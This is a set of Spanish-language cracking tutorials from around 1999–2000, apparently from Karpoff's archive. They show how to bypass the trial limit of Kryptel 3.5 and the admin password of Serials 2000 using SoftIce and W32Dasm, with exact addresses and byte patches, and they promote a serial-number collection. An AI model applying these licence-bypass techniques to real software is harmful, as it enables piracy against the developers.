ok,.....pum!! pantallazo y estamos en el soft le damos F10 y nos vamos a la primera multiplicacion imul eax, edi, vemos que el valor de eax es 00cc05b0(el numero que evitaria generar el error) o sea que al salir del call el valor de eax es el correcto pero se vuelve cero por culpa de las multiplicaciones,probablemente sea una comprobacion o algo asi,no le entiendo el significado ,lo que si se es que si evitamos las multiplicaciones el valor de eax=00cc05b0 que es lo q' queremos.
En el cuadro de instrucciones estan los detalles que hay que cambiar en el hex y

ademas cambiamos el ya famoso 1e por 00 de nuevo para probar si anda el parche.
Corremos el programa ..... y el maldito error otra vez:(... vamos a ver si es en la misma direccion,,vemos en detalles y es en otra direccion:004025de,vamos en un flash a esa.....
mmmmmmz.... un momento,..... si!!!! es la misma rutina que el error anterior esta la asignacion a eax de 64,mas arriba las dos multiplicaciones y el call,por lo tanto repitamos el proceso anterior, las dos imul por nop, ok ,vamos a probar, ...UHHHHHHH!!!!!! que alivio el programa se habilita.
PD:Espero que a alguien le sirva este texto, me parece que esta muy improvizado pero me costo un monton.
Hasta la proxima.

FeelFree...

Tutorial Descargado de Karpoff Spanis Tutor

TuTOrial Spud (diciembre ’99)

KRIPTEL V3.5

http://download.cnet.com/downloads/0,10152,0-10105-101-1500144,00.html?gid=55176&tag=st.dl.10105-100-1500144.qf.10105-101-1500144

INTRODUCCION

Hola que tal, esta es la primera vez que me decido a hacer un tutorial. La verdad es que soy un taco de vago para escribir, pero los conocimientos hay que compartirlos sino se te pudren en la cabeza, como bien dijo alguien por ahí ;))

Bueno, este programa es un encriptador/desencriptador, yo ni siquiera se usarlo (tampoco me he puesto) pero es uno de otros tantos programas que

mi colega Killman se entretiene en buscarme pa que yo lo destripe y aprenda un poquito mas ;) (Grasia Gitano :P)

Se trata de una proteccion Cinderella de 30 dias, con una Nag de entrada avisandote de los dias que faltan para el fatidico petado de programa y una Nag despues de introducir los datos de registro, avisandote de que los datos introducidos se comprobaran la proxima vez que lo ejecutes y tal

Bueno, empecemos:

Para empezar hay que instalarlo, ejecutamos Kryptel.exe y lo instalamos obteniendo brw.exe.

Ejecutamos bre.exe y antes de comenzar ya aparece la primera Nag avisandonosde que tenemos 30 dias para registrarlo. Bien, le damos a continuar y entramos en el programa. Nos vamos a la ventana de registro Help/Registration Code y probamos un nombre y serie aleatorio. Yo he puesto Spud y 123456. Pulsamos en registrar y nos da un mensage avisandonos de que el numero de serie tiene un formato erroneo, el cual debe ser tal que asi xxxx-xxxx-xxxxxxxx. Po guay, trabajo que nos ahorra el programador para cuando tengamos que sacar un numero de serie valido ;)

Ok, seguimos. Ponemos de nuevo Spud y este serial 1234-5678-12345678 y

le damos a registrar, ahora nos aparece una ventanita dandonos las gracias por registrar el producto y bla bla bla que el codigo de registro que has introducido se comprobara cuando reinicies el programa y que sabras si es correcto o no cuando aparezca tu nombre (Spud) en la ventana de About. Vale, reiniciamos el programa, vamos a about y como es natural seguimos sin estar registrados.

Muy bien, ya hemos tanteado el programa, ya sabemos que el codigo introducido o bien se guarda en algun lugar del ordenador o bien el codigo se procesa, se comprueba el serial y se guarda un flag de "Registro aceptado" en ese lugar del ordenador. En cualquiera de los dos casos ese lugar puede ser el registro de sistema, el propio ejecutable o algun archivo de inicializacion. Lo mas usual siempre es el registro de sistema asi que me voy al W32Dasm y busco en las Imported Functions alguna funcion referente al registro de sistema de entre todas encuentro

GetPrivateProfileStringA y

SetPrivateProfileStringA

Vale, estas funciones lo que hacen simplemente es introducir en un directorio del registro de sistema una cadena de caracteres. Una vez cerrado y abierto el programa por primera vez puedes irte al registro de sistema y buscar por ejemplo la cadena "Kryptel" hasta que encuentres la zona de nuestro programa. El buscador del registro de sistema se para un par de veces, miramos y no encontramos nada que nos interese, la tercera vez que se para lo hace en "HKEY_LOCAL_MACHINE\Software\INV softworks\Kryptel" miramos dentro y podemos ver que se encuentran almacenados en forma de cadena de texto nuestro serial y nuestro nombre. Esto quiere decir que los datos introducidos en la ventana de registro se almacenan en el registro de sistema y son recuperados luego por el programa cuando se ejecuta de nuevo, para procesarlos y decidir si el programa se registra o no.

Llegado a este punto comence a poner breackpoints del tipo BPX WritePrivateProfileStringA IF *(*(ESP+4))= =´RegC´ y BPX GetPrivateProfileStringA IF *(*(ESP+4))= =´RegC´ (la metodologia de estos Breackpoints la podeis comprender en el tutorial de "Crack en colores de E+P") para interrumpir el programa en los accesos de lectura/escritura del registro de sistema con respecto a nuestro serial. Podria explicaros mas a fondo en que consiste esto, pero la verdad es que llegado a este punto la cosa se me empezo a complicar, y decidi cambiar de estrategia.

(Si tienes tiempo y mas experiencia que yo quizas te interese continuar

;)

Otra estrategia

Como lo de seguir el calculo del serial no me fue muy bien, decidi ir a por la proteccion temporal, asi que busque en el W32Dasm algunas funciones de acceso al reloj del sistema y me tope con las siguientes:

GetSystemTimeAsFileTime, GetTickCount y GetTimeFormat

GetTickCount cuenta los milisegunos pasados desde que se inicio Windows, GetTimeFormat formatea una zona de memoria para ser usada por una variable de tiempo y GetSystemTimeAsFileTime, que es la que nos interesa, obtiene la fecha y hora actual en el formato de Tiempo Coordinado Universal (ke koño significara esto XD) la funcion se declara asi:

```
VOID GetSystemTimeAsFileTime(

LPFILETIME lpSystemTimeAsFileTime // Puntero a una estructura de
archivo de tiempo

);
```

Estructuta de archivo de tiempo:

```
typedef struct _FILETIME {

DWORD dwLowDateTime;

DWORD dwHighDateTime;

} FILETIME;
```

En resumen el primer parametro que se le pasa a la funcion GetSystemTimeAsFileTime es un puntero hacia una estructura de 8 byes (doble DWORD) en la que se encuentra codificada la fecha y la hora actual.

Asi pues entramos en accion abriendo el SoftIce (CTRL+D) y poniendo un BPX GetSystemTimeAsFileTime. Luego ejecutamos el Kryptel y caemos dentro de la funcion. Pulsamos F12 y entramos en el KERNEL, pulsamos otra vez y seguimos en el KERNEL asi que F5 para continuar, la segunda vez ocurre lo mismo y es que se trata de dos comprobaciones iniciales de la fecha para algo relacionado con la carga del fichero para la

ejecucion. La tercera vez que el Sice corta en esta funcion pulsamos F12 y aparecemos en el codigo del kryptel (BRW.EXE) justamente aquí:

:00403A2E 68901A4100 push 00411A90 ß Puntero al FILETIME

* Reference To: KERNEL32.GetSystemTimeAsFileTime, Ord:0137h

|

:00403A33 FF1510364100 Call dword ptr [00413610]

:00403A39 3935081C4100 cmp dword ptr [00411C08], esi

echamos un vistazo a la direccion 411A90 y vemos los 8 bytes del filetime

:d 411A90

167:411A90 60 83 04 D9 99 20 BF 01 por supuesto en tu ordenador sera diferente.

Bueno, ponemos un BPR 167:411A90 167:411A90+7 RW para que el Sice pare cada vez que se lee o escribe en esa zona de la memoria. Pulsamos F5 y se para en 403EF8:

:00403ECF FF15C8384100 Call dword ptr [004138C8]

:00403ED5 A1AC124100 mov eax, dword ptr [004112AC]

:00403EDA 3905A8124100 cmp dword ptr [004112ª8], eax

:00403EE0 7510 jne 00403EF2

:00403EE2 85C0 test eax, eax

:00403EE4 750C jne 00403EF2

:00403EE6 C605C423410001 mov byte ptr [004123C4], 01

:00403EED E981000000 jmp 00403F73

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:00403EE0(C), :00403EE4(C)

|

:00403EF2 8B0DAC1A4100 mov ecx, dword ptr [00411AAC] ß Fecha limite

:00403EF8 8B15941A4100 mov edx, dword ptr [00411A94] ß Fecha actual ß AQUÍ PARA EL SICE

:00403EFE 3BCA cmp ecx, edx ß Se comparan

:00403F00 7F6A jg 00403F6C ß Salta si se supera la fecha limite

:00403F02 A1A81A4100 mov eax, dword ptr [00411AA8]

:00403F07 7C08 jl 00403F11 ß Salta si fecha actual < limite

:00403F09 3B05901A4100 cmp eax, dword ptr [00411A90]

:00403F0F 775B ja 00403F6C ß Salta si se supera la hora limite

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00403F07(C)

|

:00403F11 8B1D901A4100 mov ebx, dword ptr [00411A90] ß Si fecha actual < fecha limite continua el programa.

Como podeis ver hemos acodizado justo en la rutina de comparacion de fechas, lo primero que hace es cargar en ECX los 4 segundos bytes del FILETIME que contiene la fecha limite, estos 4 ultimos bytes contienen el Dia/Mes/Año, y se comparan con los 4 ultimos del FILETIME de la fecha actual. Si se ha superado la fecha limite el programa salta a 403F6C y la verdad es que no se que es lo que hace entonces, no ocurre nada! Algo habra tramado el programador porque si adelantas la fecha a 31 dias despues de la fecha de instalacion no ocurre nada de nada, es mas, el nag de entrada desaparece. Como comienzo se puede cambiar en 403F00 el JG 00403F6C por un JMP 403F6C dejara de salir el nag de comienzo y sea cual sea la fecha siempre evitara la nag, con esto supuestamente se consigue que el programa nunca caduque. Sin embargo, como no me fiaba mucho de esto segui indagando un poquillo y retrocedi un poco hacia atrás.

Este trozo de rutina que hemos analizado es llamado desde 403EE0 y 403EE4, veamos esto:

```
:00403ECF FF15C8384100 Call dword ptr [004138C8]

:00403ED5 A1AC124100 mov eax, dword ptr [004112AC]

:00403EDA 3905A8124100 cmp dword ptr [004112A8], eax

:00403EE0 7510 jne 00403EF2

:00403EE2 85C0 test eax, eax

:00403EE4 750C jne 00403EF2

:00403EE6 C605C423410001 mov byte ptr [004123C4], 01

:00403EED E981000000 jmp 00403F73
```

Aquí tenemos claros los dos saltos condicionales en 403EE0 y 403EE4 JNE 403EF2 que saltan hacia la rutina de comprobacion de la fecha, para que estos saltos no se realicen es necesatio que tanto lo que hay en la direccion 4112AC como lo que hay en la direccion 4112A8 sean 0. Si pones BPMD en esas dos direcciones y te pones a averiguar de donde salen te puedes kedar un poco pillao, asi que lo mejor es NOPear estos dos saltos y evitar siempre el calculo de la fecha. Dejamos correr el programa y vemos que el NAG no sale, la fecha no se comprueba y si nos vamos al menu de About vemos como el reiterado mensage de Unregistered evaluation copy es sustituido por nuestro nombre ;)

Bueno, espero que os haya gustado mi primer tutorial, y que os haya servido de algo ;) si teneis alguna duda mi mail es i5780@galileo.fie.us.es y como dice la peña esta del Wkt buscar al +ORC en la red.

Tutorial Descargado de Karpoff Spanis Tutor

Fecha	**18 de Enero 2000**
Cracker	**XASX**
App	**Serials 2000 v6.0**
Appz URL	http://serialz2000.da.ru http://tntpower.hotmail.ru/ser2k60.zip
Protección	**Administration Tools Password Requerida**
Herramientas	Para el password solo SoftIce v4.x... y para jugar con el código W32DSM y un Editor Hexadecimal.

Introducción

Hola a todos, este es un **tutorial básico dedicado/escrito para newbies**.
Intentaré explicar todo lo que pueda dando notas y conceptos interesantes.

Espero que leyendo este tutorial aprendas y mejores tus cualidaded como cracker y aprendas algunos conceptos básicos.
Esto no es un tutorial de 'cambia 74 a EB con el editor y mira como funciona', seguramente al acabar de leer esto (si eres un newbie) tengas algo nuevo en la cabeza :).

La victima es el conocido **Serials 2000 v6.0**, una bonita recopilación de serials con una engine de busqueda muy buena... actualmente es la mayor lista disponible.

Consiguelo (si es que no lo tienes ya), este programa hay que tenerlo, además asi podrás aplicar y practicar más facilmente con este tutorial.

Ok, vamos a ver que protección tiene este programilla.

Por cierto, mirad que conversación más interesante con el creador del Serials2000 :)

<[Xasx]> i get it in 2 min.
<[Xasx]> or less
<ThndrKiss> how?
<ThndrKiss> the coder wants to know
<[Xasx]> :)
<ThndrKiss> because he put a anti-cracking routines in
<[Xasx]> im cracker...
<[Xasx]> of TNT
<ThndrKiss> i know
<ThndrKiss> but was it easy??

Bueno, pues aquí va toda la desprotección para que veaís lo fácil que es saltarse unas cuantas 'anti-cracking routines' de esas que los programadores creen que han metido, pero realmente nosotros ni las veremos.

Xasx / TNT!

Cracking

Serials 2k tiene una opción en el File Menu: Administration Tools que pide un **PASSWORD**.

El sistema de protección del S2k es muy fácil de crackear, yo conseguí el password al minuto de ponerme a crackearle... cualquier cracker con mínimo nivel puede crackearle en un momento también.

Solamente utilizaremos una herramienta para conseguir el password... como no, **SoftIce** (v3.x o 4.x).

Asumo que tienes instalado y configurado correctamente el SoftIce, y que sabes como hacer cosas básicas como poner un breakpoint y todo eso.

Si no sabes nada de usar SoftIce o ni si quiera le tienes instalado, primero leete un tutorial sobre como hacerle funcionar y luego vuelve aqui :).

Bueno, entonces tenemos SoftIce listo y el Serials 2k esperando ser crackeado.

El primer paso es ver que tenemos...
Una ventana que pide un password y los botones de Ok o Cancelar.

Si ponemos un password inválido, nos saldrá una messagebox que dice 'Incorrect Password'.

Ok, todo normal... ahora nuesto 'amado' SoftIce deberá trabajar un poco; necesitamos saber que hace el programa cuando pulsamos el boton OK.

Para hacer esto tenemos que poner un breakpoint en el SoftIce, la mejor elección es 'romper' la aplicación cuando coge el password que hemos metido. Tenemos varios **breakpoints** (**BPX**) posibles para hacer esto, los más utilizados son:

- GetDlgItemTextA
- GetWindowTextA

Como inicialmente no sabemos cual va a funcionar, pondremos los dos en el softice a ver q pasa.

Abre el SoftIce (CTRL+D)
bpx getdlgitemtexta
bpx getwindowtexta

Notas sobre los breakpoint:

para listar todos los BPXs en SoftIce, escribe **bl**. (BreakPoint List)
para borrar todos los BPXs en SoftIce, escribe **bc***. (BreakPoint Clear *= Remove All Set BreakPoints)
para desactivar todos BPXs en SoftIce, escribe **bd***. (BreakPoint Disable *= Disable All Set BreakPoints)
para activar todos los BPXs en SoftIce, escribe **be***. (BreakPoint Enabler *= Enable All Set BreakPoints)
* puede ser cambiado por el número de breakpoint que queramos para activar/desactivar/borrarle. Ejemplos: be1 | bd2 | be1,2 | bc1,2

Esto hará al SoftIce 'saltar' cuando la aplicación coja nuestro password.
Ok, vamos a probar si funciona... introduce un password... por ejemplo: crackisfun y entonces pulsa OK.

jejeje, bienvenido a SoftIce :), ahora mismo estamos un paso después de que se haya cogido el password con la llamada getwindowtexta.

Lo primero de todo, miramos en la barra verde esa de abajo del softice... estamos situados en código del USER32!. Esto no es dónde queremos llegar pq no es el Serials 2k exe. Para llegar a nuestro objetivo tenemos que ir saliendo de estas llamadas (calls).

Pulsa **F11** (para salir de la call) una vez para volver de la llamada actual, ok, ahora estamos en código del MFC42!. Esta es una DLL que usa el programa para funcionar.
Podemos ver la instrucción RET (Return)... pulsa **F10** (ejecutar la siguiente instrucción) varias veces para dejar esta call, después pulsa **F10** y cuando pasamos el último RET ya nos situamos en código del Serials2k!...
Bueno, solo hay dos instrucciones y después otro RET... pulsa otra vez **F10** para salir de esta llamada... otra vez en código del MFC42!... pulsa **F10** varias veces hasta llegar al RET y salir de esta llamada.

Por Fin!, ya estamos en código del Serials2k!... hmm y parece interesante :)

Nota: para moverte en la ventana de código debes usar CTRL+up o CTRL+down.

Podemos ver este código:

```
:00403445 E8AECF0000      Call 004103F8
:0040344A 8B86E4000000    mov eax, dword ptr [esi+000000E4] | Aquí aparecemos
:00403450 8378F808        cmp dword ptr [eax-08], 00000008
:00403454 7536            jne 0040348C
:00403456 803868          cmp byte ptr [eax], 68
:00403459 7531            jne 0040348C
:0040345B 80780161        cmp byte ptr [eax+01], 61
:0040345F 752B            jne 0040348C
:00403461 80780263        cmp byte ptr [eax+02], 63
:00403465 7525            jne 0040348C
:00403467 8078036B        cmp byte ptr [eax+03], 6B
:0040346B 751F            jne 0040348C
:0040346D 80780474        cmp byte ptr [eax+04], 74
:00403471 7519            jne 0040348C
:00403473 80780568        cmp byte ptr [eax+05], 68
:00403477 7513            jne 0040348C
:00403479 80780669        cmp byte ptr [eax+06], 69
:0040347D 750D            jne 0040348C
:0040347F 80780773        cmp byte ptr [eax+07], 73
:00403483 7507            jne 0040348C
:00403485 C7466001000000  mov [esi+60], 00000001
:0040348C 8BCE            mov ecx, esi
:0040348E E8D9CD0000      Call 0041026C
:00403493 5E              pop esi
:00403494 C3              ret
```

Analisis del código paso por paso:

Nota: para avanzar a la siguiente instrucción en el SoftIce, se usa **F10**.

He dividido el código en 2 grupos... el primero es este:

Bueno, empezamos en el offset 0040344A. Como podemos ver el registro DS contiene un número... si el password que metimos fue 'crackisfun', entonces, el númbero es 009. hmm nuestro password tiene 9 caractéres... pulsa **F10** para avanzar a la siguiente instrucción

La siguiente instrucción es:

```
:0040344A 8B86E4000000   mov eax, dword ptr [esi+000000E4] | Inicio, ve longitud de nuestro
passw
:00403450 8378F808       cmp dword ptr [eax-08], 00000008 | Comparacion longitud Password
:00403454 7536           jne 0040348C | Salta si nuestra longitud del password no es 8

:004034xx .....          ......(segundo grupo)......

:0040348C 8BCE           mov ecx, esi | el offset donde salta...
:0040348E E8D9CD0000     Call 0041026C | llamada no importante
:00403493 5E             pop esi | pone 0 al registro esi
:00403494 C3             ret | vuelve de la llamada... adios
```

La segunda instrucción hace una comparación: ((dword ptr [eax-08])) con ((8)).

Hecha un vistazo al registro EAX... pon: **db eax** en SoftIce para localizar en la ventana de datos **Datos de Registro EAX**, ohhh!!!, estamos viendo nuestro pasword!... entonces s2k esta comparando 'el número de caracteres de nuestro password' con '8'...

después de la comparación hay una instrucción **JNE** (Salta si no es igual).

Todo esta realmente claro:

si ‘el número de caracteres de nuestro password’ **no es igual** a ‘8’... la siguiente instruccion dará **el salto** al offset designado.
si ‘el número de caracteres de nuestro password’ **es igual** a ‘8’ la siguiente instrucción **no hara el salto condicional** y continuaremos en la siguiente instrucción.

hmm, nuestra contraseña tiene 9 caractéres...
Entonces la instrucción **JNE** saltará... si, lo hace.

Intenta poner una password de 8 caractéres en el s2k, por ejemplo: 'tntpower' y vuelve a este código de nuevo... hmm no salta ahora :)

Bueno, ya sabemos que el password correcto tiene 8 caractéres.

Segundo 'grupo' de Instrucciones...

```
:00403456 803868          cmp byte ptr [eax], 68
:00403459 7531            jne 0040348C
:0040345B 80780161        cmp byte ptr [eax+01], 61
:0040345F 752B            jne 0040348C
:00403461 80780263        cmp byte ptr [eax+02], 63
:00403465 7525            jne 0040348C
:00403467 8078036B        cmp byte ptr [eax+03], 6B
:0040346B 751F            jne 0040348C
:0040346D 80780474        cmp byte ptr [eax+04], 74
:00403471 7519            jne 0040348C
:00403473 80780568        cmp byte ptr [eax+05], 68
:00403477 7513            jne 0040348C
:00403479 80780669        cmp byte ptr [eax+06], 69
:0040347D 750D            jne 0040348C
:0040347F 80780773        cmp byte ptr [eax+07], 73
:00403483 7507            jne 0040348C

:00403485 C7466001000000  mov [esi+60], 00000001

:0040348C 8BCE            mov ecx, esi
:0040348E E8D9CD0000      Call 0041026C
:00403493 5E              pop esi
:00403494 C3              ret
```

Vamos a analizar estas instrucciones... es fácil de ver... 8 comparaciones y 8 instrucciones JNE 'salta si no es igual'. Recuerda que en el registro EAX esta situado nuestro password, si estamos aquí es porque nuestro password tiene 8 caractéres, y ahora hay 8 comparaciones :)... no necesitas pensar demasiado para ver lo que va a ocurrir aquí.

Exacto, cada caracter de la contraseña será comparado con algo y si no es igual alguno de ellos pues saltara al offset designado.

La primera comparación es: ((byte ptr [eax])) con ((68))

byte ptr [eax] = primer caracter de EAX...en EAX esta situada nuestra password.
68 = Ascii.... usa SoftIce para convertir 68 (escribe ?68) y te saldrá: '**h**'.

Si el primer caracter de EAX es igual a 'h' entonces no saltará y continuaremos con la siguiente instrucción...

Como puedes ver todas las comparaciones son del mismo estilo...

La primera comparación es: ((byte ptr [eax])) con ((68))
La segunda comparación es: ((byte ptr [eax+1])) con ((61))
La tercera comparación es: ((byte ptr [eax+2])) con ((63))
La cuarta comparación es: ((byte ptr [eax+3])) con ((6B))
La quinta comparación es: ((byte ptr [eax+4])) con ((74))
La sexta comparación es: ((byte ptr [eax+5])) con ((68))
La séptima comparación es: ((byte ptr [eax+6])) con ((69))
La octava comparación es: ((byte ptr [eax+7])) con ((73))

Entoces el password correcto es:

68(**h**) 61(**a**) 63(**c**) 6b(**k**) 74(x) 68(x) 69(x) 73(x)

x = hazlo tu mismo :)

ok, ya está hecho todo el trabajo... como puedes ver ha sido realmente fácil conseguir el password correcto... solo hemos necesitado analizar un poco el código.

Ahora vamos a jugar un poco... conseguir solo el password no es suficiente para nuestras retorcidas cabezas :).

Jugando con el Código 1ªParte
INTRODUCIR CUALQUIER PASSWORD

hmm, ¿porqúe tenemos que poner siempre el password para entrar al menú? ahora podemos jugar con el código y hacer que acepte cualquier password... es facilito, ya lo verás.

Observa que el **checkeo de longitud de password** o **cada checkeo de los caractéres** tiene un **JNE**, dirigido hacia el offset **0040348C**.
Esto hace que si el password no es correcto, se nos salta el offset **00403485** y por lo tanto no se cumple la instrucción, que debería mover **1** (**mov**) a la posición [**esi+60**].

Este 1 le dice al programa en un posterior checkeo (que no hace falta ni buscar) si hemos introducido el password correcto.

```
:00403483 7507            jne 0040348C

:00403485 C7466001000000  mov [esi+60], 00000001
:0040348C 8BCE            mov ecx, esi
```

¿Como podemos arreglar esto?... si, hay varios métodos...

- Cambiar todas las instrucciones **JNE** por **NOP** (nop=instrucción que no hace nada).

  Esta es una forma muy sucia... demasiados bytes parcheados... funcionará, pero yo creo que cuantos menos bytes parcheados mejor es el crack.

- Hacer al código saltar directamente a 00403485 (la intrucción que pone 1 en [esi+60])

  Esta es una forma más limpia... solo 2 bytes serán cambiados.

Ok, entonces cambiaremos el primer JNE (el del checkeo de longitud) a un JMP (el JMP hace que salte siempre... ya no es una condición) a donde queremos.

```
Original: 00403454 7536    jne 0040348C
```

Primero haz los cambios en el SoftIce (antes de hacer una modificación real en el fichero) para probar si todo va bien.

Para hacer el cambio, vete a ese offset (comienza el proceso usando **F10** para llegar allí).
Cuando ya estes situado en el offset q queremos, escribe: **a**

Ahora puedes editar ese offset... escribe la nueva instrucción: **jmp 403485** y pulsa enter.

```
Parcheado:  00403459 EB2F    jmp 00403485
```

Los bytes han sidos cambiados (en memoria), después de haber hecho esto, desactiva todos los breakpoints (**bd***) y continua la ejecución normal,..

whouuu!!!!, funciona perfectamente :), ahora s2k acepta cualquier cosa q pongamos, incluso una password en blanco.

Haré una explicación cortita de como parchear el ejecutable permanentemente...
Coje un buen editor hexadecimal como por ejemplo hiew (dos) o ultraedit (windows), vete al offset donde esta la instrucción que queremos cambiar y modifica sus bytes.
Estos son los bytes originales: 75 36 | Y estos los cambiados: EB 2F
(La traducción a hexadecimal la obtienes en el softice)
Para ir a la localización exacta, utiliza un conversor de offset/hex.

Jugando con el Código 2ªParte

DIRECTAMENTE AL MENÚ

Bueno Bueno... :)... esto cada vez se pone más interesante.

Ya hemos conseguido el password, hemos hecho que acepte cualquier cosa que metamos... que nos falta?
aha, la perfección :)... y para que queremos que nos salga ese menú de meter el password si aceptará cualquier cosa?, ahora vamos a hacer que directamente cuando le demos a la opción en la barra de menú se salte el rollo ese de meter el password y nos abra directamente la ventana con las opciones de 'administrador'.

Ya has visto lo facil que es trabajar con el código y modificarle sabiendo que es lo que hace.
Ahora tampoco se va a complicar mucho más, pq solo tenemos que hacer una busqueda y unos pequeños cambios teniendo en cuenta todos los conocimientos que hemos adquirido sobre este programa anteriormente.

Ok, vamos al atakeerrrr!

Organización...

1er Paso: Buscar llamada al Menu 'Administration Tools'

2º Paso: Hacer que se salte el menu ese del password y que vaya directamente a donde queremos, teniendo en cuenta q la llamada que se hace al menu del password devuelve una respuesta como ya sabemos (recordad el mov 1 a esi+60).

3er Paso: Hacer permanentes nuestros cambios en el ejecutable e irnos por hay a dar una vuelta con la novia (eso solo si teneís la suerte de tener una :))).

Comenzamos,
Como lo que buscamos es la creación de un menú, lo mejor para encontrar quien o que llama a este menú será desensamblar el ejecutable con el W32DSM.
Hacemos una copia del ejecutable y la desensamblamos... ningún problema para hacerlo... ni Antiw32dsm, ni

encriptaciones, ni compresores... nada... joer q rollo :)

También podriamos hacerlo con SoftIce, pero mejor usamos W32DSM para q resulte más facil y veamos como atacar a la victima con distintas aplicaciones.

Pues para buscar el menú que nos interesa no tenemos más que mirar en el DIALOG INFORMATION que está al principio de la 'dead list':

```
Name: DialogID_0092, # of Controls=004, Caption:"Password Verification", ClassName:""
001 - ControlID:0406, Control Class:"EDIT" Control Text:""
002 - ControlID:0001, Control Class:"BUTTON" Control Text:"&Ok"
003 - ControlID:0002, Control Class:"BUTTON" Control Text:"&Cancel"
004 - ControlID:FFFF, Control Class:"STATIC" Control Text:"Enter Admin. Password:"
```

Aquí lo tenemos...
El dato más importante es el de '**DialogID_0092**', que nos servirá para encontrar cuando es llamado este menú.

Damos a **Search**, Find Text, y ponemos 'DialogID_0092'... ploff... hay está :)

```
* Possible Reference to Dialog: DialogID_0092
```

Ahora solo tenemos que subir para arriba y observar quien hace referencia a esta llamada... bueno ya lo sabemos (el click al menú de arriba)... pero lo que queremos saber realmente es donde ocurre esto.

Pues subimos unas cuantas líneas y hay está!.

```
* Referenced by a CALL at Address:
|:00402974
```

Jeje, una CALL ha llamado aquí... exactamente ha sido la localizada en el OffSet **00402974**... ya tenemos a nuestra victima rodeada, bueno vamos allí a ver q encontramos.

```
:00402974 E837090000              call 004032B0
:00402979 8D8C24A4000000          lea ecx, dword ptr [esp+000000A4]
:00402980 C784249401000000000000  mov dword ptr [esp+00000194], 00000000

* Reference To: MFC42.Ordinal:09D2, Ord:09D2h
                                  |
:0040298B E8E8D80000              Call 00410278
:00402990 83F801                  cmp eax, 00000001
:00402993 7571                    jne 00402A06
:00402995 8B842404010000          mov eax, dword ptr [esp+00000104]
:0040299C 6A00                    push 00000000
:0040299E 85C0                    test eax, eax
:004029A0 7452                    je 004029F4
```

hmm, interesante...

A mi ya se me ocurre una idea de que hace aquí el programa... pero mejor vamos directamente a SoftIce a verlo en tiempo de ejecución.

Para esto hay q poner un Breakpoint en el offset 402974, ah, ahora recuerdo que esto suele causar problemas a muchos newbies.
Voy a explicar como poner correctamente el Breakpoint para evitar mensajes como 'Invalid Address' o que no funcione.

SoftIce necesita que le demos una referencia de que app debe ser la actuada mediante el breakpoint. Para esto usaremos el **Symbol Loader**, aplicación incluida con SoftIce que tendrás en tu carpeta de Numega SoftIce.

Ok, abrimos el symbol loader, y en File/Open Module abrimos el ejecutable del Serials 2000.

C:\Program Files\Serials 2000\Serial2k.exe - loaded successfully

Bueno, ahora para ejecutarle no tenemos mas que dar en **Module/Load** o el icono de los engranajes.
Nos saldrá un error sin importacia, le damos ok, y sigue la ejecución del Serials 2k.

Plof!, SoftIce aparece ante nuestros ojos... este es el momento perfecto para meter el breakpoint. Como podrás comprobar en la barrita verde aparece que esta procesando en el ejecutable del Serials 2000.

Metemos el BreakPoint: **BPX 402974**, y le damos a **F5** para que continue cargando.

Ya está el anzuelo puesto jejeje, ahora solo tenemos que hacerle picar.
Pulsamos File/Administration Tools... y... como queriamos, SoftIce salta antes de que aparezca ninguna ventana inutil.

Estamos viendo el código que anteriormente veíamos con W32DSM... con la ventaja de que ahora podemos ver que hace cada llamada y los posteriores saltos.

```
:00402974 E837090000              call 004032B0
:00402979 8D8C24A4000000          lea ecx, dword ptr [esp+000000A4]
:00402980 C784249401000000000000  mov dword ptr [esp+00000194], 00000000
:0040298B E8E8D80000              Call 00410278
:00402990 83F801                  cmp eax, 00000001
:00402993 7571                    jne 00402A06
:00402995 8B842404010000          mov eax, dword ptr [esp+00000104]
:0040299C 6A00                    push 00000000
:0040299E 85C0                    test eax, eax
:004029A0 7452                    je 004029F4
```

Aparecemos en **402974** como nuestro breakpoint le había dicho al fiel SoftIce, pulsamos F10 para pasar a la siguiente instrucción y observamos que no ocurre nada (en pantalla), seguimos hasta la siguiente call y al pulsar F10 sobre está nos aparece la ventana de introducir password.
Ya sabemos donde está la función que abré esa ventana. Si nos metemos en la call (con F8) y damos unas cuantas vueltas, llegaremos hasta el código dónde se encuentran las comparaciones que hemos estudiado anteriormente. Pero ahora no es necesario eso.

Solo tenemos que anular esa llamada y adecuar la comprobación de la respuesta que se obtiene a nuestras necesidades.

Primero vamos a hacerlo todo en un modo temporal para ir comprobando que sucede con cada instrucción importante.

La primera instrucción (call 004032b0) aparentemente no hace nada que no queramos, por lo que no la cambiamos.

La siguiente call es la que llama a la ventana de meter el password... vamos a deshacernos de ella, cambiando sus bytes actuales por **NOP**s (90).
Cuando estamos situados en **0040298B**, escribimos DB 40298B, entonces en la ventana de datos (arriba) aparecerán los bytes de esta instrucción.

Pues pulsamos con el botón del ratón arriba en el primero y sustituimos todos los bytes por 90.

Entonces quedaría asi:

Inicialmente: E8 E8 D8 00 00
Modificado: 90 90 90 90 90

Cuando pulsamos intro, vemos como en la ventana de instrucciones hay un cambio y aparecen 5 nops en vez de la anterior call.

ya podemos ir pulsando F10 y pasando cada NOP.

Hasta que llegamos a los saltos de comprobación.

```
:0040298B E8E8D80000            Call 00410278 |5 Nops <> Call q llama al password.
:00402990 83F801                cmp eax, 00000001 |Compara EAX con 1...
:00402993 7571                  jne 00402A06 |Salta si EAX no es = 1
:00402995 8B842404010000        mov eax, dword ptr [esp+00000104]
:0040299C 6A00                  push 00000000
:0040299E 85C0                  test eax, eax |Comprueba si EAX es 0
:004029A0 7452                  je 004029F4 |Salta si es 0
```

Como vemos al ir pulsando **F10** por el código, después de la primera comparación, saltará y entonces el programa no hará nada. Eso es equivalente a que pulsemos el botón Cancel en la ventana de meter el password.

La segunda comparación (test eax, eax) y su correspondiente salto condicional también hacen de las suyas :).
Aquí también saltará al offset **004029F4**, haciendo aparecer directamente el messagebox de Invalid Password.

Pues ya está todo resuelto... nos tenemos que deshacer de la call que llama a la ventana de password y evitar los dos saltos condicionales.

Podriamos dejarlo 'mu pofesional' convirtiendo el primer call en una instrucción que nos mueva a EAX un 1, y asi el salto condicional que tenemos a continuación no saltase nunca.
Después hay una instrucción que mueve a EAX algo situado en esp+00000104. Si lo que mueve es un 0, el salto condicional de la siguiente línea nos llevará a la ventana de 'invalid password', entonces pondremos un 1 también, asi este salto se portará adecuadamente y nos dejará seguir sin problemas.

Todo esto son pijadillas... para hacer algo rapido podemos llenar de NOPs la call y los saltos y seguro que funciona. Pero esto demuestra que sabemos lo que estamos haciendo.

El cambio lo realizamos en memoria con SoftIce...
Esto ya debería estar claro como hacerlo.

